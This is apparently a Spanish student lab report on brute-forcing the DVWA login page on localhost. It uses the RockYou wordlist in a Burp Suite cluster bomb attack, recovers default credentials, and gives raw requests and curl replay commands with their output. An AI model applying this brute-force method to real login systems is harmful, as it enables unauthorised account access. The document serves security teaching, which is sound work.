


Figura 14: Diccionario Rockyou desde repositorio de github.

La obtencion es mediante una busqueda de google de el famoso diccionario que se utiliza para ataques de fuerza bruta **Rockyou.txt**. Mediante github se obtiene en una carpeta tipo ZIP.

Este diccionario cuenta con mas de 10 millones de palabras que son potenciales contraseñas. Para esta actividad se recomendo unicamente una cantidad limitada para su correcta ejecucion.

2.5 Obtención de diccionarios para el ataque (burp)




Figura 15: Diccionario Rockyou.txt .

Tomando solo algunas posibilidades las copiamos en el Burp Suite en la variable de **pass** correspondiente a la password.

2.5 Obtención de diccionarios para el ataque (burp)




Figura 16: Payload de la variable pass.




Figura 17: Payload de la variable pass.

2.5.3. Ataque

Ejecutar el ataque del tipo **Cluster bomb attack** el cual consisten en realizar la prueba de todas las posibles combinaciones de los payloads ingresados.

2.6 Obtención de al menos 2 pares (burp)




Figura 18: Ejecucion del ataque de fuerza bruta.

2.6. Obtención de al menos 2 pares (burp)

Una vez que se termina el ataque y revisando las combinaciones obtenidas, se encontraron 2 pares de credenciales validas.

Usuario	Contraseña
admin	password
smithy	password

Esto se pudo comprobar mediante el analisis individual de los intentos el apartado **render** dentro de Burp Suite.

2.6 Obtención de al menos 2 pares (burp)

2.6.1. Primer par (admin/password)

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Cc
14	pablo	123456789	200	5			4703	
15	smithy	123456789	200	5			4702	
16	1337	password	200	10			4703	
17	admin	password	200	1			4740	
18	gordonb	password	200	1			4703	
19	pablo	password	200	4			4702	

Request
Pretty Raw Hex
1 GET /vulnerabilities/brute/?username=admin&password=password&login=Login HTTP/1.1
2 Host: localhost:8081
3 sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8081/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=p5ee67u03mvt6qkrkif7lbu10; security=low
17 Connection: keep-alive
18
19

Response
Pretty Raw Hex Render


Figura 19: Verificación de la obtención de las primeras credenciales.

Se observa que se logra iniciar correctamente sesión y visualizar la imagen que verifica que se encuentran correctas las credenciales.

Usuario	Contraseña
admin	password

2.6.2. Segundo par (smithy/password)

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Cc
18	gordonb	password	200	1			4703	
19	pablo	password	200	4			4702	
20	smithy	password	200	5			4742	
21	1337	iloveyou	200	1			4702	
22	admin	iloveyou	200	5			4702	
23	gordonb	iloveyou	200	6			4703	

Request
Pretty Raw Hex
1 GET /vulnerabilities/brute/?username=smithy&password=password&login=Login HTTP/1.1
2 Host: localhost:8081
3 sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8081/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=p5ee67u03mvt6qkrkif7lbu10; security=low
17 Connection: keep-alive
18
19

Response
Pretty Raw Hex Render


Figura 20: Verificación de la obtención de las segundas credenciales.

2.7 Obtención de código de inspect element (curl)

Se observa que se logra iniciar correctamente sesion y visualizar la imagen que verifica que se encuentran correctas las credenciales.

Usuario	Contraseña
smithy	password

2.7. Obtención de código de inspect element (curl)

Con el Burp Suite posterior al ataque de **Cluster bomb attack** y la posterior revision del **render** este mismo tiene la opcion para poder obtener el **curl command**.




Figura 21: Obtencion de los comandos curl”.

2.7 Obtención de código de inspect element (curl)

Obteniendo los respectivos codigos de curl, para un caso de éxito con credenciales validas y tambien un caso de error credenciales invalidas.

Listing 1: Comando curl de credenciales validas

```
curl --path-as-is -i -s -k -X '$GET' \
-H '$Host: localhost:8081' \
-H '$sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v
="99"' \
-H '$sec-ch-ua-mobile: ?0' \
-H '$sec-ch-ua-platform: "Linux"' \
-H '$Accept-Language: es-ES,es;q=0.9' \
-H '$Upgrade-Insecure-Requests: 1' \
-H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36' \
-H '$Accept: text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7' \
-H '$Sec-Fetch-Site: same-origin' \
-H '$Sec-Fetch-Mode: navigate' \
-H '$Sec-Fetch-User: ?1' \
-H '$Sec-Fetch-Dest: document' \
-H '$Referer: http://localhost:8081/vulnerabilities/brute/' \
-H '$Accept-Encoding: gzip, deflate, br' \
-H '$Connection: keep-alive' \
-b '$PHPSESSID=utl26s6852kfdf45b7mp59j9v4; security=low' \
'$http://localhost:8081/vulnerabilities/brute/?username=admin&
password=password&Login=Login'
```


Listing 2: Comando curl con credenciales inválidas

```
curl --path-as-is -i -s -k -X '$GET' \
-H '$Host: localhost:8081' \
-H '$sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v
="99"' \
-H '$sec-ch-ua-mobile: ?0' \
-H '$sec-ch-ua-platform: "Linux"' \
-H '$Accept-Language: es-ES,es;q=0.9' \
-H '$Upgrade-Insecure-Requests: 1' \
-H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36' \
-H '$Accept: text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7' \
-H '$Sec-Fetch-Site: same-origin' \
-H '$Sec-Fetch-Mode: navigate' \
-H '$Sec-Fetch-User: ?1' \
-H '$Sec-Fetch-Dest: document' \
```

2.8 Utilización de curl por terminal (curl)

```
-H '$'Referer: http://localhost:8081/vulnerabilities/brute/' \
-H '$'Accept-Encoding: gzip, deflate, br' \
-H '$'Connection: keep-alive' \
-b '$'PHPSESSID=utl26s6852kf45b7mp59j9v4; security=low' \
'$'http://localhost:8081/vulnerabilities/brute/?username=1337&
password=iloveyou&Login=Login'
```

2.8. Utilización de curl por terminal (curl)


A screenshot of a terminal window with a dark background. The prompt is 'jla@jla:~\$'. The user enters a long curl command with various headers and a body. The output shows an HTTP 200 OK response from localhost:8081, including headers like Date, Server, Expires, Cache-Control, Pragma, Vary, Content-Encoding, Content-Length, Keep-Alive, Connection, and Content-Type.

```
jla@jla:~$ curl --path-as-is -i -s -k -X '$GET' \
-H '$Host: localhost:8081' -H '$sec-ch-ua: \"Chromium\";v=\"151\", \"Not=A?Brand\";v=\"99\"'
-H '$sec-ch-ua-mobile: ?0' -H '$sec-ch-ua-platform: \"Linux\"' -H '$Accept-Language: es-ES,es
;q=0.9' -H '$Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64) App
leWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0 Safari/537.36' -H '$Accept: text/html,appl
ication/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7' -H '$Sec-Fetch-Site: same-origin' -H '$Sec-Fetch-Mode: navigate' -H
'$Sec-Fetch-User: ?1' -H '$Sec-Fetch-Dest: document' -H '$Referer: http://localhost:8081/vulne
rabilities/brute/' -H '$Accept-Encoding: gzip, deflate, br' -H '$Connection: keep-alive' \
-b '$PHPSESSID=utl26s6852kf45b7mp59j9v4; security=low' \
'$http://localhost:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login
'
HTTP/1.1 200 OK
Date: Mon, 21 Sep 2026 00:26:55 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1470
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

jla@jla:~$
```

Figura 22: Utilización de comando curl válido por terminal (credenciales válidas).

2.9 Demuestra 5 diferencias (curl)



```
jla@jlaf:~$ curl --path-as-is -i -s -k -X 'GET' \
-H '$Host: localhost:8081' -H '$sec-ch-ua: \"Chromium\";v=\"151\", \"Not=A?Brand\";v=\"99\"' -H '$sec
-ch-ua-mobile: ?0' -H '$sec-ch-ua-platform: \"Linux\"' -H '$Accept-Language: es-ES,es;q=0.9' -H '$Upgrade
-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like G
